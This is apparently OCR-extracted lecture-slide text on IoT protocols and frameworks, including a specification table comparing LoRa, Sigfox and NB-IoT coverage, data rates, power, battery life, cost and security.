
7.Semantic (e.g.: JSON-LD, Web Thing Model)

8.Multi-layer Frameworks (e.g.: Alljoyn, IoTivity, Weave, Homekit, etc.) – e.g. SmartHouse: Amazon Alexa, Google Home, Apple HomeKit,…


9. **Security** – Transversal (e.g. Global Platform, Open Trust Protocol (OTrP) in TEE, X509, IETF, IEEE, W3C … - **ASN.1 DER vs. COSE/CBOR**)



1. IoT Communications Protocols HTTP-REST, CoAP, MQTT




1. IoT Communications Protocols HTTP-REST, CoAP, MQTT



Copyright: http://www.postscapes.com/internet-of-things-protocols/#iot-architecture-graphics

IOT COMMUNICATIONS




IOT COMMUNICATIONS

	LoRa	Sigfox	NB-IoT
Coverage	160dB	157dB	164dB
Technology	Proprietary	Proprietary	Open LTE
Spectrum	Unlicensed	Unlicensed	Licensed (LTE/any)
Duty Cycle restrictions	Yes	Yes	No
Output power restrictions	Yes (14dBm = 25mW)	Yes (14dBm = 25mW)	No (23dBm = 200mW)
Downlink data rate	<0.1kbps	<10kbps	0.5 – 200kbps
Uplink data rate	<0.1kbps	<10kbps	0.3 – 180kbps
Battery life (200b/day)	10+ years	10+ years	15+ years
Module cost	<$10 (2016)	<$10 (2016)	$6 (2017) to <$2 (2020)
Security	Low	Low	Very high


Fig 1. Key technical specifications for NB-IoT (from R1-157741, Summary of NB-IoT evaluations results, 3GPP RAN1#83, Nov 2015), Sigfox, and LoRa (from LoRaWAN: a technical overview of LoRa and LoRaWAN, LoRa Alliance, Nov 2015).

1. IoT Communications Protocols HTTP-REST, CoAP, MQTT




1. IoT Communications Protocols HTTP-REST, CoAP, MQTT

